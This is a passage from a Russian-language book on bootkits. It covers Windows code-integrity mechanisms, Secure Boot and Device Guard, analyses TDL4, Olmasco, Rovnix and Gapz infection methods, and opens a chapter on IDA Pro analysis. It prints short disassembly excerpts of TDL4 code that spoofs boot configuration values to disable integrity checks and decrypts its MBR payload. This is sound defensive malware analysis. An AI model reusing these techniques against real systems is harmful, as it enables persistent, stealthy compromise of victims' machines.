    ❸  Buffer = ExAllocatePoolWithTag(PagedPool, 1, 'hPeS');
        *Parameters = Buffer;
        if (Buffer == NULL)
            Status = STATUS_NO_MEMORY;
        }
        return Status;
}
```

SeValidateImageHeader проверяет, равна ли TRUE переменная nt!g_CiEnabled ❶. Если нет, то она пытается выделить память для буфера длиной 1 байт ❸ и в случае успеха возвращает значение STATUS_SUCCESS.

Если же nt!g_CiEnabled равна TRUE, то SeValidateImageHeader выполняет функцию CiValidateImageData, которая находится в первом элементе буфера обратных вызовов, g_CiCallbacks[0] ❷. Она проверяет целостность загружаемого образа.

Дополнительные защитные меры в Windows 8

В Windows 8 Microsoft внесла несколько изменений, чтобы ограничить множество возможных атак. Прежде всего переменная nt!g_CiEnabled отныне игнорируется, поэтому исчезла единственная точка контроля над политикой целостности в ядре, присутствовавшая в предыдущих версиях. В Windows 8 также изменена структура буфера g_CiCallbacks.

В листингах 6.5 (Windows 7 и Vista) и 6.6 (Windows 8) показано, чем отличаются структуры g_CiCallbacks в разных версиях ОС.

Листинг 6.5. *Структура буфера* g_CiCallbacks *в Windows Vista и Windows 7*

```
typedef struct _CI_CALLBACKS_WIN7_VISTA {
  PVOID CiValidateImageHeader;
  PVOID CiValidateImageData;
  PVOID CiQueryInformation;
} CI_CALLBACKS_WIN7_VISTA, *PCI_CALLBACKS_WIN7_VISTA;
```

Из листинга 6.5 видно, что в Windows Vista и Windows 7 буфер содержит лишь самое необходимое. С другой стороны, в Windows 8 (листинг 6.6) имеется больше полей с дополнительными функциями обратного вызова для проверки цифровой подписи PE-образа.

Листинг 6.6. *Структура буфера* g_CiCallbacks *в Windows 8.x*

```
typedef struct _CI_CALLBACKS_WIN8 {
    ULONG ulSize;
    PVOID CiSetFileCache;
    PVOID CiGetFileCache;
```

```
❶   PVOID CiQueryInformation;
❷   PVOID CiValidateImageHeader;
❸   PVOID CiValidateImageData;
    PVOID CiHashMemory;
    PVOID KappxIsPackageFile;
} CI_CALLBACKS_WIN8, *PCI_CALLBACKS_WIN8;
```

В дополнение к указателям на функции `CiQueryInformation` ❶, `CiValidateImageHeader` ❷ и `CiValidateImageData` ❸, которые присутствуют в обеих структурах `CI_CALLBACKS_WIN7_VISTA` и `CI_CALLBACKS_WIN8`, в структуре `CI_CALLBACKS_WIN8` есть еще поля, влияющие на способ организации принудительной проверки целостности в Windows 8.

Что еще почитать о ci.dll

Дополнительные сведения о деталях реализации модуля *ci.dll* можно найти по адресу *https://github.com/airbus-seclab/warbirdvm*. В этой статье подробно описывается, как устроено зашифрованное хранилище, используемое в модуле *ci.dll*, в котором другие компоненты ОС могут хранить в секрете некоторые детали и конфигурационную информацию. Это хранилище защищено сильно обфусцированной виртуальной машиной (ВМ), что значительно затрудняет обратную разработку алгоритма шифрования и дешифрирования. Авторы статьи детально разбирают метод обфускации ВМ и делятся разработанным ими плагином для WinDbg, который позволяет динамически шифровать и дешифрировать хранилище.

Технология безопасной загрузки

Технология безопасной загрузки (Secure Boot) была введена в Windows 8 с целью защитить процесс загрузки от заражения буткитами. В ней используется единый расширяемый интерфейс прошивки (Extensible Firmware Interface – UEFI), чтобы блокировать загрузку и выполнение приложений загрузки или драйверов без действительной цифровой подписи. Цель всего этого – защитить целостность ядра операционной системы, системных файлов и критических драйверов. На рис. 6.2 показано, как выглядит процесс загрузки, когда безопасная загрузка включена.

Если безопасная загрузка включена, то BIOS проверяет целостность UEFI и всех загрузочных файлов ОС, выполняемых на этапе запуска, с целью убедиться, что они поступили из легитимного источника и имеют действительные цифровые подписи. Подписи всех критических драйверов проверяются в *winload.exe* и драйвером ELAM. Безопасная загрузка похожа на политику подписания кода режима ядра, но применяется к модулям, которые выполняются *до* того, как ядро операционной системы загружено и инициализировано. В ре-

зультате ненадежные компоненты (не имеющие действительных подписей) не будут загружаться, а система потребует устранить последствия заражения.

При первом запуске системы безопасная загрузка гарантирует, что предзагрузочное окружение и компоненты начального загрузчика не скомпрометированы. Начальный загрузчик, в свою очередь, проверяет целостность ядра и первоочередных драйверов. После того как все проверки целостности ядра успешно прошли, процедура безопасной загрузки проверяет другие драйверы и модули. В основе безопасной загрузки лежит предположение о *корне доверия* – смысл этой идеи в том, что на ранних стадиях выполнения система заслуживает доверия. Конечно, если злоумышленник ухитрится провести атаку до этой точки, то, вероятно, добьется успеха.

В последние годы сообщество исследователей безопасности уделяло много внимания уязвимостям в BIOS, которые позволяют обойти безопасную загрузку. Мы подробно обсудим эти уязвимости в главе 16, а саму технологию безопасной загрузки – в главе 17.




Рис. 6.2. Процесс загрузки в режиме безопасной загрузки

Безопасность на основе виртуализации в Windows 10

До выхода Windows 10 механизмы проверки целостности кода были частью самого ядра системы. По сути дела, это означает, что механизм проверки целостности работает на том же уровне привилегий, что и защищаемый код. Во многих случаях в этом нет ничего страшного, но вместе с тем дает злоумышленнику возможность атаковать сам механизм. Чтобы повысить эффективность механизма проверки целостности кода, в Windows 10 были добавлены две новые возможности: виртуальный безопасный режим (Virtual Secure Mode – VSM) и комплекс средств Device Guard. Обе они основаны на изоляции памя-

ти, поддержанной аппаратно. Такая технология имеет общее название – *трансляция адресов второго уровня* и включена в процессоры Intel (где называется Extended Page Tables, или EPT) и AMD (где называется Rapid Virtualization, или RVI).

Трансляция адресов второго уровня

Windows поддерживала трансляцию адресов второго уровня (Second Level Address Translation – SLAT) начиная с Windows 8 с Hyper-V (гипервизор от Microsoft). В Hyper-V технология SLAT используется для управления памятью (например, защиты доступа) в интересах виртуальных машин и для снижения накладных расходов на трансляцию гостевых физических адресов (память, изолированная с помощью технологий виртуализации) в реальные физические адреса.

SLAT предоставляет гипервизорам промежуточный кеш трансляции виртуальных адресов в физические, который значительно уменьшает время, требуемое гипервизору для обслуживания запросов трансляции в физическую память хоста. Она же применяется для реализации технологии виртуального безопасного режима в Windows 10.

Виртуальный безопасный режим и Device Guard

Безопасность на основе виртуального безопасного режима (VSM) впервые появилась в Windows 10 и базируется на Microsoft Hyper-V. Если VSM включена, то операционная система и критические системные модули выполняются в изолированных защищенных гипервизором контейнерах. Это означает, что даже если ядро скомпрометировано, критические компоненты, выполняемые в других виртуальных средах, безопасны, потому что атакующий не может проникнуть из скомпрометированного виртуального контейнера в любой другой. VSM также изолирует компоненты контроля целостности кода от самого ядра Windows, работающего в защищенном гипервизором контейнере.

Изоляция средствами VSM делает невозможным использование уязвимых легитимных драйверов, работающих в режиме ядра, чтобы отключить проверку целостности (если только уязвимость не найдена в самом механизме защиты). Поскольку потенциально уязвимый драйвер и библиотеки контроля целостности кода находятся в разных виртуальных контейнерах, злоумышленник, по идее, не должен иметь возможности выключить защиту целостности.

Технология Device Guard использует VSM, чтобы предотвратить выполнение в системе ненадежного кода. Для этого Device Guard комбинирует защищаемую VSM целостность с безопасной загрузкой на уровне платформы и UEFI. При этом Device Guard принудительно применяет политику контроля целостности кода с самого начала процесса загрузки и до загрузки драйверов, работающих в режиме ядра, и приложений, работающих в режиме пользователя.

На рис. 6.3 показано, как Device Guard влияет на способность Windows 10 защитить от буткитов и руткитов. Безопасная загрузка защищает от буткитов, поскольку проверяет все компоненты прошивки, выполняемые в предзагрузочном окружении, включая начальный загрузчик ОС. Чтобы не дать вредоносному коду внедриться в адресное пространство ядра, VSM изолирует критические компоненты ОС, отвечающие за обязательный контроль целостности, – в этом контексте он называется «целостность кода, гарантируемая гипервизором» (Hypervisor-Enforced Code Integrity – HVCI) – от адресного пространства ядра ОС.




Рис. 6.3. Процесс загрузки при включенных виртуальном безопасном режиме и Device Guard

Ограничения, налагаемые Device Guard на разработку драйверов

Device Guard налагает ряд требований и ограничений на процедуру разработки драйверов, а некоторые существующие драйверы будут неправильно работать, если эта защита активна. Все драйверы должны соблюдать следующие правила:

- выделять невыгружаемую память из пула невыгружаемых страниц с запретом выполнения (NX). PE-модуль драйвера не должен иметь секций, одновременно допускающих запись и выполнение;
- не пытаться напрямую модифицировать память системы, допускающую выполнение;

- не прибегать к динамическому или самомодифицируемому коду в режиме ядра;
- не загружать данные как исполняемые команды.

Поскольку большинство современных руткитов и буткитов не соблюдают эти требования, они не будут работать при включенной защите Device Guard, даже если у драйвера имеется действительная подпись или он умеет обходить защиту целостности кода.

Заключение

В этой главе мы представили обзор эволюции механизмов защиты целостности кода. Безопасность процесса загрузки – самый важный рубеж защиты операционных систем от атак со стороны вредоносного ПО. ELAM и защита целостности кода – действенные средства безопасности, которые ограничивают выполнение не заслуживающего доверия кода на платформе.

Windows 10 подняла безопасность процесса загрузки на новый уровень – теперь обходить контроль целостности кода мешает изоляция компонент HVCI от ядра ОС с помощью технологии VSM. Однако если механизм безопасной загрузки не активен, то буткиты могут обходить эти средства защиты, атаковав систему, прежде чем они загрузятся. В следующих главах мы подробнее обсудим безопасную загрузку и атаки на BIOS с целью ускользнуть от нее.

7

МЕТОДЫ ЗАРАЖЕНИЯ БУТКИТОМ

Изучив процесс загрузки Windows, мы далее обсудим, как буткит заражает модули, участвующие в запуске системы. Все множество подходов можно разбить на две группы по типам атакуемых компонентов загрузки: методы заражения MBR и методы заражения VBR и начального загрузчика программы (IPL). Для демонстрации заражения MBR мы рассмотрим буткит TDL4, а для демонстрации двух способов заражения VBR – буткиты Rovnix и Gapz.

Методы заражения MBR

Подходы к заражению на основе модификации MBR чаще всего используются буткитами для атак на процесс загрузки Windows. Большинство таких методов непосредственно изменяют код или данные (например, таблицу разделов) в MBR, а иногда то и другое разом.

В случае модификации кода изменяется *только* загрузочный код в MBR, а таблица разделов остается неизменной. Это самый прямолинейный метод заражения. При этом системный код в MBR перезаписывается вредоносным, а оригинальное содержимое MBR где-то сохраняется, например в скрытом месте на жестком диске.

С другой стороны, в случае модификации данных MBR изменяется только таблица разделов, а загрузочный код остается прежним. Это более продвинутый метод, потому что содержание таблицы разделов в разных системах разное, так что аналитику труднее выявить закономерность, которая четко указывала бы на заражение.

Наконец, гибридные методы объединяют оба подхода. Это тоже возможно и встречалось на практике.

Далее мы детально рассмотрим оба метода заражения MBR.

Модификация кода в MBR: метод заражения TDL4

Для иллюстрации метода заражения кода в MBR мы внимательно рассмотрим первый реальный буткит, нацеленный на 64-разрядную платформу Microsoft Windows: TDL4. В нем используются те же передовые приемы обеспечения скрытности и противодействия антивредоносным программам, что были применены в печально известном рутките TDL3 (обсуждался в главе 1), но дополнительно добавлена возможность обходить политику подписания кода режима ядра (см. главу 6) и заражать 64-разрядные системы Windows.

В 32-разрядных системах руткит TDL3 закреплялся в системе благодаря модификации первоочередного драйвера. Но проверка обязательной подписи, введенная в 64-разрядных системах, положила конец загрузке зараженного драйвера, в результате чего TDL3 стал неэффективен.

Стремясь обойти защиту в 64-разрядных ОС Microsoft Windows, разработчики TDL3 перенесли точку заражения на более раннюю стадию этапа загрузки, реализовав буткит как средство закрепления. И таким образом руткит TDL3 превратился в буткит TDL4.

Заражение системы

TDL4 заражает системы, перезаписывая код в MBR загрузочного жесткого диска своим вредоносным кодом. Напомним, что он выполняется *до* загрузки образа ядра Windows, поэтому может вмешаться в работу ядра и отключить проверки целостности. (Другие основанные на модификации MBR буткиты описаны в главе 10.)

Как и TDL3, TDL4 создает скрытую область хранения в конце жесткого диска, в которую записывает оригинальную MBR и некоторые собственные модули, перечисленные в табл. 7.1. TDL4 сохраняет оригинальную MBR, чтобы ее можно было загрузить позже, после заражения, тогда будет казаться, что система загружается нормально. Модули *mbr*, *ldr16*, *ldr32* и *ldr64* используются буткитом, чтобы обойти контроль целостности Windows и в конечном итоге загрузить неподписанные вредоносные драйверы.

Таблица 7.1. *Модули, записываемые в скрытую область хранения TDL4 после заражения системы*

Имя модуля	Описание
mbr	Оригинальное содержимое загрузочного сектора на зараженном жестком диске
ldr16	Код 16-разрядного загрузчика реального режима
ldr32	Поддельная библиотека *kdcom.dll* для систем x86
ldr64	Поддельная библиотека *kdcom.dll* для систем x64
drv32	Главный драйвер буткита для систем x86
drv64	Главный драйвер буткита для систем x64
cmd.dll	Полезная нагрузка для внедрения в 32-разрядные процессы
cmd64.dll	Полезная нагрузка для внедрения в 64-разрядные процессы
cfg.ini	Конфигурационные данные
bckfg.tmp	Зашифрованный список URL-адресов командно-управляющих серверов (C&C)

TDL4 записывает данные на жесткий диск, отправляя запросы ввода-вывода `IOCTL_SCSI_PASS_THROUGH_DIRECT` непосредственно драйверу мини-порта диска, находящемуся в самом низу стека драйверов жесткого диска. Это позволяет TDL4 обходить стандартные фильтрующие драйверы ядра и все реализованные в них защитные меры. Для отправки таких запросов TDL4 пользуется функцией API `DeviceIoControl`, передавая в качестве первого параметра описатель, открытый для символической ссылки *\??\PhysicalDriveXX*, где *XX* – номер заражаемого жесткого диска.

Открытие этого описателя с правом записи требует привилегий администратора, поэтому TDL4 эксплуатирует уязвимость MS10-092 в планировщике заданий Windows (впервые замеченную в Stuxnet) для расширения своих привилегий. Не вдаваясь в подробности, скажем, что эта уязвимость позволяет атакующему несанкционированно расширить свои привилегии для конкретной задачи. Затем для получения привилегий администратора TDL4 регистрирует в планировщике задание, которое должно исполняться с текущими привилегиями. Он модифицирует XML-файл задачи, так чтобы она работала от имени учетной записи Local System, которая включает привилегии администратора. При этом следит за тем, чтобы контрольная сумма измененного XML-файла не изменилась. В результате планировщик запускает задание от имени Local System, а не обычного пользователя, давая TDL4 возможность успешно заразить систему.

Записывая данные таким способом, вредонос обходит средства защиты, реализованные на уровне файловой системы, потому что пакет запроса ввода-вывода (I/O Request Packet – IRP), описывающий операцию, передается напрямую обработчику в драйвере класса дисков.

Установив все компоненты, TDL4 заставляет систему перезагрузиться, выполнив функцию `NtRaiseHardError`, входящую в состав Native API (показана в листинге 7.1).

Листинг 7.1. *Прототип функции* `NtRaiseHardError`

```
NTSYSAPI
NTSTATUS
NTAPI
NtRaiseHardError(
    IN NTSTATUS ErrorStatus,
    IN ULONG NumberOfParameters,
    IN PUNICODE_STRING UnicodeStringParameterMask OPTIONAL,
    IN PVOID *Parameters,
❶   IN HARDERROR_RESPONSE_OPTION ResponseOption,
    OUT PHARDERROR_RESPONSE Response
);
```

В пятом параметре передается значение `OptionShutdownSystem` ❶, которое переводит систему в состояние *синего экрана смерти* (BSoD). В результате система автоматически перезагружается и модули руткита гарантированно загружаются после перезагрузки, а пользователь даже не подозревает о заражении, потому что ему кажется, что система просто «упала».

Обход мер безопасности в процессе загрузки в зараженной TDL4 системе

На рис. 7.1 показан процесс загрузки машины, зараженной TDL4. На этой диаграмме представлен высокоуровневый обзор шагов, предпринимаемых вредоносом, чтобы избежать контроля целостности кода и загрузить свои компоненты в систему.

После BSoD и последующего перезапуска системы BIOS читает зараженную MBR в память и выполняет ее, загружая первую часть буткита (❶ на рис. 7.1). Затем зараженная MBR находит файловую систему в конце загрузочного жесткого диска и загружает и выполняет модуль *ldr16*. Этот модуль содержит код, отвечающий за подключение к обработчику прерывания BIOS 13h (служба дисков); он восстанавливает оригинальную MBR (❷ и ❸ на рис. 7.1) и передает ей управление. Таким образом, загрузка может продолжаться как обычно, только теперь обработчик прерывания 13h перехвачен. Оригинальная MBR сохраняется в модуле *mbr* в скрытой файловой системе (см. табл. 7.1).

Прерывание BIOS 13h предоставляет интерфейс для выполнения операций дискового ввода-вывода в предзагрузочном окружении. Это важно, потому что в самом начале процесса загрузки драйверы устройств хранения еще не загружены в ОС, поэтому стандартные компоненты загрузки (*bootmgr*, *winload.exe* и *winresume.exe*) пользуются службой 13h для чтения системных компонентов с жесткого диска.




Рис. 7.1. Порядок процесса загрузки буткита TDL4

После того как управление передано оригинальной MBR, процесс загрузки продолжается как обычно, т. е. загружаются VBR и *bootmgr* (❹ и ❺ на рис. 7.1), но буткит, находящийся в памяти, теперь контролирует все операции дискового ввода-вывода – как чтения, так и записи.

Самая интересная часть *ldr16* – функция, реализующая обработчик прерывания 13h. Код, читающий данные с жесткого диска во время загрузки, полагается на этот обработчик, который теперь перехвачен буткитом. Это означает, что буткит может *сфальсифицировать* любые данные, читаемые с диска в процессе загрузки. Этой возможностью буткит пользуется для того, чтобы подменить библиотеку *kdcom.dll* библиотекой *ldr32* или *ldr64* ❽ (в зависимости от операционной системы), взятой из скрытой файловой системы. Он просто помещает ее содержимое в буфер памяти во время операции чтения. Как мы скоро увидим, подмена *kdcom.dll* вредоносной *динамически компонуемой библиотекой* (*DLL*) позволяет буткиту загрузить собственный драйвер и одновременно отключить средства отладки ядра.

Гонка за место внизу

Осуществляя перехват обработчика прерываний от диска в BIOS, TDL4 копирует стратегию руткитов, которые стремятся опуститься как можно ниже в стеке интерфейсов служб. Общее правило простое: чем глубже, тем больше шансов победить. Поэтому нередко заканчивается тем, что одни защитные программы борются с другими за контроль над нижними уровнями стека! Эта гонка за перехват нижних уровней Windows с применением точно таких же методов, какими пользуются буткиты, привела к проблемам со стабильностью системы. Тщательный анализ этих проблем опубликован в двух статьях на сайте *Uninformed*[1].

Чтобы не нарушать требования интерфейсов, описывающих взаимодействие между ядром Windows и последовательным отладчиком, модули *ldr32* и *ldr64* (в зависимости от операционной системы) экспортируют те же символы, что оригинальная библиотека *kdcom.dll* (показанные в листинге 7.2).

Листинг 7.2. *Таблица адресов, экспортируемых модулями ldr32/ldr64*

```
Name                  Address           Ordinal
KdD0Transition        000007FF70451014  1
KdD3Transition        000007FF70451014  2
KdDebuggerInitialize0 000007FF70451020  3
KdDebuggerInitialize1 000007FF70451104  4
KdReceivePacket       000007FF70451228  5
KdReserved0           000007FF70451008  6
KdRestore             000007FF70451158  7
KdSave                000007FF70451144  8
KdSendPacket          000007FF70451608  9
```

Большая часть функций, экспортируемых вредоносной версией *kdcom.dll*, просто возвращают 0, ничего не делая. Исключение составляет функция `KdDebuggerInitialize1`, которая вызывается на этапе инициализации ядра Windows (в точке ❾ на рис. 7.1). Эта функция загружает драйвер буткита в систему. Она вызывает `PsSetCreateThreadNotifyRoutine`, чтобы зарегистрировать функцию обратного вызова `CreateThreadNotifyRoutine`, которая вызывается при создании или уничтожении потока. При выполнении этот обратный вызов создает вредоносный объект `DRIVER_OBJECT`, который подключается к системным событиям и ждет, когда в ходе процесса загрузки закончится построение стека драйверов жесткого диска.

Когда драйвер класса дисков будет загружен, буткит сможет получить доступ к данным, хранящимся на жестком диске, загрузить свой

[1] skape «What Were They Thinking? Annoyances Caused by Unsafe Assumptions», Uninformed 1 (May 2005), *http://www.uninformed.org/?v=1&a=5&t=pdf*; Skywing, «What Were They Thinking? Anti-Virus Software Gone Wrong», Uninformed 4 (June 2006), *http://www.uninformed.org/?v=4&a=4&t=pdf*.

работающий в режиме ядра драйвер из модуля *drv32* или *drv64*, хранящегося в скрытой файловой системе, и обратиться к точке входа в драйвер.

Отключение контроля целостности кода

Чтобы заменить оригинальную версию библиотеки *kdcom.dll* вредоносной DLL в Windows Vista и более поздних версиях ОС, буткит должен отключить контроль целостности кода, работающего в режиме ядра (дабы избежать обнаружения, он отключает контроль только на время). Если контроль включен, то *winload.exe* сообщит об ошибке и откажется продолжать процесс загрузки.

Чтобы отключить контроль целостности кода, буткит просит *winload.exe* загрузить ядро в предустановочном режиме (см. раздел «Унаследованная слабость проверки целостности кода» главы 6), в котором никакие проверки не производятся. Модуль *winload.exe* делает это, заменяя элемент `BcdLibraryBoolean_EmsEnabled` (имеет код `16000020` в конфигурационных данных загрузки) элементом `BcdOSLoaderBoolean_WinPEMode` (с кодом `26000022`; см. точку ❻ на рис. 7.1) в момент, когда *bootmgr* читает BCD с диска, используя те же методы, что TDL4 для подделки *kdcom.dll*. (`BcdLibraryBoolean_EmsEnabled` – наследуемый объект, который говорит, следует ли активировать перенаправление глобальных служб аварийного управления; по умолчанию равен `TRUE`). В листинге 7.3 приведен ассемблерный код в модуле *ldr16*, который подменяет параметр `BcdLibraryBoolean EmsEnabled` ❶,❷,❸.

Листинг 7.3. *Часть кода ldr16, отвечающая за подделку параметров* `BcdLibraryBoolean_EmsEnabled` *и* `/MININT`

```
seg000:02E4    cmp dword ptr es:[bx], '0061'  ; подделка BcdLibraryBoolean_EmsEnabled
seg000:02EC   jnz short loc_30A               ; подделка BcdLibraryBoolean_EmsEnabled
seg000:02EE   cmp dword ptr es:[bx+4], '0200' ; подделка BcdLibraryBoolean_EmsEnabled
seg000:02F7   jnz short loc_30A               ; подделка BcdLibraryBoolean_EmsEnabled
seg000:02F9 ❶mov dword ptr es:[bx], '0062'   ; подделка BcdLibraryBoolean_EmsEnabled
seg000:0301 ❷mov dword ptr es:[bx+4], '2200' ; подделка BcdLibraryBoolean_EmsEnabled
seg000:030A   cmp dword ptr es:[bx], 1666Ch   ; подделка BcdLibraryBoolean_EmsEnabled
seg000:0312   jnz short loc_328               ; подделка BcdLibraryBoolean_EmsEnabled
seg000:0314   cmp dword ptr es:[bx+8], '0061' ; подделка BcdLibraryBoolean_EmsEnabled
seg000:031D   jnz short loc_328               ; подделка BcdLibraryBoolean_EmsEnabled
seg000:031F ❸mov dword ptr es:[bx+8], '0062' ; подделка BcdLibraryBoolean_EmsEnabled
seg000:0328   cmp dword ptr es:[bx], 'NIM/'   ; подделка /MININT
seg000:0330   jnz short loc_33A               ; подделка /MININT
seg000:0332 ❹mov dword ptr es:[bx], 'M/NI'   ; подделка /MININT
```

Далее буткит включает режим предустановки на время, достаточное для загрузки вредоносной версии *kdcom.dll*. После того как она загружена, вредонос выключает режим предустановки, как будто ничего и не было, чтобы стереть все следы своего пребывания в системе. Заметим, что атакующий может выключить режим предустановки только, когда он включен, – для этого нужно испортить строковый параметр `/MININT` в образе *winload.exe*, когда тот читается с жесткого дис-

ка ❹ (см. точку ❼ на рис. 7.1). Во время инициализации ядро получает список параметров от *winload.exe*, чтобы включить указанные режимы и задать характеристики окружения загрузки, в частности количество процессоров в системе, нужно ли загружаться в предустановочном режиме и следует ли отображать индикатор хода выполнения загрузки. Параметры, описываемые строковыми литералами, хранятся в *winload.exe*.

В образе *winload.exe* параметр `/MININT` используется для того, чтобы уведомить ядро о включении режима предустановки. Но в результате манипуляций вредоноса ядро получает недопустимый параметр `/MININT` и продолжает инициализацию, как будто режим предустановки не был активирован. Это последний шаг зараженного буткитом процесса загрузки (см. точку ❿ на рис. 7.1). Итак, вредоносный драйвер успешно загружен в операционную систему, миновав все проверки целостности кода.

Шифрование вредоносного кода в MBR

В листинге 7.4 показана часть вредоносного кода в MBR, принадлежащего буткиту TDL4. Заметим, что вредоносный код зашифрован (начиная с точки ❸), чтобы избежать обнаружения средствами статического анализа, основанного на статических сигнатурах.

Листинг 7.4. *Код TDL4 для дешифрирования вредоносной MBR*

```
seg000:0000    xor     ax, ax
seg000:0002    mov     ss, ax
seg000:0004    mov     sp, 7C00h
seg000:0007    mov     es, ax
seg000:0009    mov     ds, ax
seg000:000B    sti
seg000:000C    pusha
seg000:000D ❶  mov     cx, 0CFh    ;размер дешифрированных данных
seg000:0010    mov     bp, 7C19h   ;смещение зашифрованных данных
seg000:0013
seg000:0013 decrypt_routine:
seg000:0013 ❷  ror     byte ptr [bp+0], cl
seg000:0016    inc bp
seg000:0017    loop decrypt_routine
seg000:0017 ; ---------------------------------------------------
seg000:0019 ❸  db 44h              ;начало зашифрованных данных
seg000:001A    db 85h
seg000:001C    db 0C7h
seg000:001D    db 1Ch
seg000:001E    db 0B8h
seg000:001F    db 26h
seg000:0020    db 04h
seg000:0021 --опущено--
```

В регистры `cx` и `bp` ❶ записываются соответственно размер и смещение зашифрованного кода. Значение в регистре `cx` используется

как счетчик в цикле ❷, в котором для дешифрирования кода (начинается в точке ❸, а в роли указателя выступает регистр `bp`) выполняется операция циклического сдвига вправо `ror`. После дешифрирования код перехватывает обработчик прерывания INT 13h и затем изменяет модули ОС с целью отключить контроль целостности кода и загрузить вредоносные модули.

Модификация таблицы разделов в MBR

Один из вариантов TDL4, Olmasco, демонстрирует другой подход к заражению MBR: модификация таблицы разделов, а не кода. Сначала Olmasco создает ни под что не выделенный раздел в конце загрузочного жесткого диска, а затем скрытый раздел на том же месте, для чего изменяет свободную вторую запись в таблице разделов (см. рис. 7.2).

Такой путь заражения возможен, потому что MBR содержит таблицу разделов, начинающуюся со смещения 0x1BE и содержащую 16-байтовые записи, которые описывают разделы на жестком диске (массив структур типа `MBR_PARTITION_TABLE_ENTRY` был показан на рис. 5.2). Следовательно, на жестком диске может быть не более четырех основных разделов, из которых только один помечен как активный. Операционная система загружается из активного раздела. Olmasco записывает в пустую запись таблицы разделов параметры собственного вредоносного раздела, делает его активным и инициализирует VBR во вновь созданном разделе (подробнее механизм заражения Olmasco описан в главе 10).




Рис. 7.2. Модификация таблицы разделов в MBR, произведенная Olmasco

Методы заражения VBR/IPL

Иногда защитная система проверяет только неавторизованные модификации MBR, а на VBR и IPL не обращает внимания. Инфекторы VBR/IPL, как и первые VBR-буткиты, пользуются этим, чтобы повысить свои шансы остаться незамеченными.

Все известные методы заражения VBR попадают в одну из двух категорий: модификации IPL (как делает буткит Rovnix) и модификации блока параметров BIOS (BPB) (как в бутките Gapz).

Модификации IPL: Rovnix

Рассмотрим метод модификации IPL, примененный в бутките Rovnix. Вместо того чтобы перезаписывать сектор MBR, Rovnix модифицирует IPL в активном разделе загрузочного жесткого диска и код начальной загрузки NTFS. Как показано на рис. 7.3, Rovnix читает 15 секторов, следующих за VBR (которые содержат IPL), сжимает их, добавляет вредоносный код начальной загрузки и записывает модифицированный код назад в те же 15 секторов. При следующем запуске системы управление получит вредоносный код начальной загрузки.

В процессе выполнения этот код перехватывает обработчик прерывания INT 13h, чтобы изменить *bootmgr*, *winload.exe* и ядро и получить управление после того, как эти компоненты будут загружены. И напоследок Rovnix распаковывает оригинальный код IPL и возвращает ему управление.

Далее операционная система продолжает обычный процесс загрузки (в частности, переключает режим работы процессора) до тех пор, пока не будет загружено ядро. Затем, пользуясь отладочными регистрами `DR0–DR7` (составная часть архитектуры x86 и x64), Rovnix возвращает себе управление на этапе инициализации ядра и загружает свой вредоносный драйвер, обходя контроль целостности кода режима ядра. Отладочные регистры позволяют вредоносной программе подключаться к системному коду, не модифицируя его, а стало быть, не нарушая целостность этого кода.




Рис. 7.3. Модификации IPL, произведенные Rovnix

Код загрузки Rovnix тесно кооперируется с компонентами начального загрузчика операционной системы и сильно зависит от имеющихся в них возможностей платформенной отладки и двоичного представления. (Мы подробнее обсудим Rovnix в главе 11.)

Заражение VBR: Gapz

Буткит Gapz заражает VBR активного раздела, а не IPL. Gapz – удивительно скрытный буткит, потому что заражает всего несколько байтов оригинальной VBR: модифицирует поле `HiddenSectors` (см. листинг 5.3), а все остальные данные и код в VBR и IPL не трогает.

В случае Gapz наиболее интересен для анализа BPB (`BIOS_PARAMETER_BLOCK`), особенно его поле `HiddenSectors`. Значение в этом поле равно количеству секторов в томе NTFS, предшествующих IPL, как показано на рис. 7.4.




Рис. 7.4. Местоположение IPL

Gapz записывает в поле `HiddenSectors` смещение (выраженное в секторах) вредоносного кода, хранящегося на жестком диске (см. рис. 7.5). Когда VBR будет выполняться в следующий раз, система загрузит и выполнит код буткита вместо настоящего IPL. Образ буткита записан сразу перед первым разделом или вслед за последним разделом на жестком диске. (Более подробно мы будем обсуждать Gapz в главе 12.)




Рис. 7.5. Заражение VBR буткитом Gapz

Заключение

В этой главе мы узнали, как буткиты заражают MBR и VBR. Мы проследили за эволюцией руткита TDL3 в современный буткит TDL4 и видели, как TDL4 захватывает контроль над загрузкой системы, подменяя код в MBR своим. Мы стали свидетелями того, как средства за-

щиты целостности в 64-разрядных операционных системах Microsoft (особенно политика подписания кода режима ядра) положили начало новому этапу развития буткитов, нацеленных на платформу x64. TDL4 стал первым реальным образчиком буткита, преодолевшего это препятствие. С тех пор другие буткиты переняли некоторые заложенные в нем идеи и методы. Мы также описали способы заражения VBR, проиллюстрировав их буткитами Rovnix и Gapz, которые станут предметами обсуждения в главах 11 и 12 соответственно.

8

СТАТИЧЕСКИЙ АНАЛИЗ БУТКИТА С ПОМОЩЬЮ IDA PRO

В этой главе мы познакомимся с основными идеями статического анализа буткитов с помощью IDA Pro. Существует несколько подходов к обратной разработке буткитов, и подробное описание каждого из них потребовало бы отдельной книги. Мы сосредоточимся на дизассемблере IDA Pro, потому что предлагаемые им уникальные средства делают возможным статический анализ буткитов.

Статический анализ буткитов радикально отличается от обратной разработки во многих традиционных средах, поскольку самые важные части буткита исполняются в предзагрузочном окружении. Скажем, типичное приложение Windows опирается на стандартные библиотеки, и ожидается, что оно будет вызывать библиотечные функции, известные таким инструментам обратной разработки, как Hex-Rays IDA Pro. Мы можем многое узнать о приложении по функ-

циям, которые оно вызывает; это относится и к приложениям Linux, вызывающим функции, описанные в стандарте POSIX. Но в предзагрузочном окружении таких подсказок нет, поэтому инструментам предзагрузочного анализа нужны дополнительные средства, компенсирующие отсутствие этой информации. По счастью, такие средства имеются в IDA Pro, и в этой главе мы объясним, как ими пользоваться.

В главе 7 мы говорили, что буткит состоит из нескольких тесно связанных модулей: инфектор главной загрузочной записи (MBR) или загрузочной записи тома (VBR), загрузчик вредоносного кода, драйверы, работающие в режиме ядра, и т. д. В этой главе мы ограничимся анализом буткита, заражающего MBR и VBR операционной системы. Вы сможете использовать описанные идеи как образец для обратной разработки любого кода, исполняемого в предзагрузочном окружении. Скачать используемые здесь MBR и VBR можно с сайта книги. В конце главы мы обсудим, что делать с другими компонентами буткита, в частности загрузчиком вредоносного кода и драйверами. Если вы еще не прочитали главу 7, сделайте это сейчас.

